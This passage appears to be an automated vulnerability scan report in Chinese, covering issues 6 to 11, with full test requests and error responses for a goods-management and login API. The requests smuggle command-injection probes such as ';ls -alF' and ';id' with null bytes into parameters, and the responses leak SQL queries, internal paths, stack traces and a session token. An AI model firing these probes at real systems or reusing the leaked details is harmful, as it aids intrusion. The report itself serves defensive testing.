### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters
### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateerid, lastupdateername, lastupdatedate,
goodsclassid, taxinprice, intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice, outtax, memol, memo2, memo3, memo4, inputmanname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid, pgc.classname
classname, pg.goodslevelid, pg.approvaltypeid, pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename, pggb.gsbmname, pg.level FROM
pub_goods pg LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid and
pgc.status=1 and pgc.enterpriseid = ? LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid LEFT JOIN pub_goodsgsbm pggb ON pggb.gsbmid =
pg.gsbmid WHERE pg.status >= 1 and pg.enterpriseid = ? and pg.goodsname like
concat('%',?, '%') ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

问题 6 / 11

TOC

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: opcode (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: [--](#) 至: [%3B1s%20-a1F%00](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/exportGoodsInfo?goodsids=&goodsname=&opcode=%3B1s%20-
a1F%00&goodscode=&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn

```

```

Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:29 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters
### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateeid, lastupdateername, lastupdatedate,
goodsclassid, taxinprice, intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice, outtax, memol, memo2, memo3, memo4, inputmanname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid, pgc.classname
classname,pg.goodslevelid,pg.approvaltypeid,pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename,pggb.gsbmname,pg.level FROM
pub_goods pg LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid and
pgc.status=1 and pgc.enterpriseid = ? LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid LEFT JOIN pub_goodsgsbm pggb ON pggb.gsbmid =
pg.gsbmid WHERE pg.status >= 1 and pg.enterpriseid = ? and pg.opcode like
concat('%',?,'%') ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

问题 7 / 11

TOC

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassList>

实体: classcode (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 03 至: %3Bid%00

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=%3Bid%00&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
...
...
...
```

```
"data": [
],
"returnCode": 0,
"msg": "e: 错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding
\''UTF8\': 0x00\n### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-
enterprise-1.0.0-SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq, (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1 and enterpriseid=? and classcode like
CONCAT('','?', '%') order by classid desc limit ? offset ?\n### Cause:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \''UTF8\': 0x00\n;
SQL []; ERROR: invalid byte sequence for encoding \''UTF8\': 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \''UTF8\': 0x00\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod
...
...
...
tHandler.channelRead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\
\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \''UTF8\': 0x00\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
```

```
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\t
at org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:
...
...
...
```

问题 8 / 11

TOC

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassList>

实体: searchValue (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: -- 至: %3Bid%00

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=03&searchValue=%3Bid%00
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
...
...
...

"data": [
],
```

```

"returnCode": 0,
"msg": "e:      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding
\"UTF8\": 0x00\n### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-
enterprise-1.0.0-SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select      enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,      (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where 1=1      and enterpriseid=?      and classcode like
CONCAT('?', '%')      and (classcode like '%'||?||'%' OR classname like '%'||?||'%')
order by classid desc      limit ? offset ?\n### Cause: org.postgresql.util.PSQLException:
ERROR: invalid byte sequence for encoding \"UTF8\": 0x00\n; SQL []; ERROR: invalid byte sequence
for encoding \"UTF8\": 0x00; nested exception is org.postgresql.util.PSQLException: ERROR:
invalid byte sequence for encoding \"UTF8\": 0x00\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionTr
anslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod
...
...
...
tHandler.channelRead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n
\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \"UTF8\": 0x00\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:
...
...
...

```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAdd>

实体: classcode (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 04003 至: %3Bid%00

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET
/goodsclass/goodsclassAdd?classcode=%3Bid%00&classname=%E7%BB%BF%E6%A4%8D%E6%9C%8D%E5%8A%A1&level=2 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
...
...
...

"data": [

],
"returnCode": 0,
"msg": "e      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding
\"UTF8\": 0x00\n### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-
enterprise-1.0.0-SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.queryBycodename-Inline\n### The error occurred while
setting parameters\n### SQL: select      enterpriseid, classid, classcode, classname, level,
endflag, status,parentcode,imgurl,seq      from pub_goodsclass where l=1 and
enterpriseid=?      and classcode like CONCAT('','?','%')      order by classid\n###
Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \"UTF8\":
0x00\n; SQL []; ERROR: invalid byte sequence for encoding \"UTF8\": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \"UTF8\": 0x00\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
```



```

\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod
...
...
...
tHandler.channelRead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\t
\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n\t
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403)
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.java:144)
)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493)
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:
...
...

```

问题 10 / 11

TOC

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"departmentid" (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1670 至: 4294967297

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
```

```

Content-Length: 61
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": 4294967297
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
...
...
...

"data": [
],
"returnCode": 0,
"msg": "      错误代码:添加库存失败\r\n错误信息:null\r\n\r\nStackTrace:org.springframework.dao.DuplicateKeyException: \n### Error updating
database. Cause: org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n### The error may involve com.suneee.scn.goods.dao.PubGoodsStockDao.addPubGoodsStock-
Inline\n### The error occurred while setting parameters\n### SQL: insert into pub_goods_stock
( enterpriseid, goodsid, departmentid, stockqty ) values ( ?,
?, ?, ? )\n### Cause: org.postgresql.util.PSQLException: ERROR: duplicate key
value violates unique constraint \"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=
(105190, 55) already exists.\n; SQL []; ERROR: duplicate key value violates unique constraint
\"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already exists.;
nested exception is org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n\tat
org.springframework.jdbc.support.SQLErrorCodesSQLExceptionTranslator.doTranslate(SQLErrorCodesSQLEx
ceptionTranslator.java:239)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallback
SQLExceptionTranslator.java:73)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.insert(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.insert(SqlSessionTemplate.java:253)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:46)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy55.addPubGoodsStock(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsStockService.addPubGoodsStock(PubGoodsStockService.java:21)\
\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsStockConsumer.addPubGoodsStock(PubGoodsStockConsumer.j
ava:53)\n
...
...
...
tHandler.channelRead(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\
\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\
\n\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
t

```

```

io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique constraint
\"pub_goods_stock_pkey\"\n  Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.update(PreparedStatementHandler.jav
a:41)\n\tat org.a
...
...
...

```

问题 11 / 11

TOC

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/login>

实体: username (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: **cookie** 已从请求除去: `6cecd9abca2a5797bbb71b3bef6db3f8`

参数 从以下位置进行控制: `setest02` 至: `%3B1s%20-a1F%00`

推理: 测试结果似乎指示存在脆弱性，因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

POST /login HTTP/1.1
Content-Length: 40
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: enterpriseLevel=1; account=setest01; enterpriseCode=SUNEEE; enterpriseId=55
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

